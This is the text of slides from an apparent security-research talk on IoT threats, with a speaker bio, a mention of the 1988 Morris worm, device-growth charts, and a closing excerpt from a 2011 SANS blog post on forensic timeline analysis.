

*"The supreme art of war is to subdue the enemy
without fighting"*

-- Sun Tzu

BACK TO THE IoT FUTURE

/whoami

- MEng from Imperial College London in 2014
- Security Researcher @ Kaspersky Lab
- Master procrastinator

/whoami

- Large scale DDoS attacks
- ... their economy
- break things
- ... put them back together

GReAT - Elite Threat Research

- Global Research and Analysis Team
- Founded 2008
- Threat intelligence, research and innovation leadership
- APTs, critical infrastructure threats, banking threats, targeted attacks, finding zero-days in popular OS'es and products

TARGETED ATTACKS

GREAT

We discover and dissect the world's most sophisticated threats



KASPERSKY


The Great Worm

The Morris Internet Worm source code

This disk contains the complete source code of the Morris Internet worm program. This tiny, 99-line program brought large pieces of the Internet to a standstill on November 2nd, 1988.

The worm was the first of many intrusive programs that use the Internet to spread.

The Computer History Museum



Nowadays


... is there a difference?



Credits: <https://twitter.com/AgentSoft>


Estimated Internet-Connected Device Installed Base

Global




Estimated Internet-Connected Device Installed Base

Global



Estimated Internet-Connected Device Installed Base

Global




Source: BI Intelligence Estimates, 2015

BI INTELLIGENCE

Estimated Internet-Connected Device Installed Base

Global




Source: BI Intelligence Estimates, 2015

BI INTELLIGENCE


Estimated Internet-Connected Device Installed Base

Global



Estimated Internet-Connected Device Installed Base


Global







SHUT UP AND



TAKE MY MONEY!

The bad

- Their approach
- Attackers are pragmatic
- Will go for easier wins, whenever possible

A decorative glowing blue L-shaped line, composed of a vertical segment and a horizontal segment, is positioned on the left side of the slide. The line has a pixelated, digital appearance with a bright blue glow.

The bad

170M IoT devices in major US cities

The bad

SANS Digital Forensics and Incident Response Blog

24 Oct 2011

Atemporal time line analysis in digital forensics

2 comments Posted by [Dave Hull](#)

Filed under [Computer Forensics](#), [Evidence Analysis](#), [Incident Response](#), [Timeline Analysis](#)

As incident responders we often find that attackers compromise one host in a network and then *pivot* to others. In digital forensic investigations involving intrusions, we can do our own pivoting from one piece of evidence to another. On October 19th, I had the good fortune to speak at [SECTor](#) about one method of doing this via "atemporal" time line analysis. A version of the slides is [available online](#), though most of the talk was live demo so I recommend checking out the recorded version of the presentation. This post touches on some of the ideas from that talk.

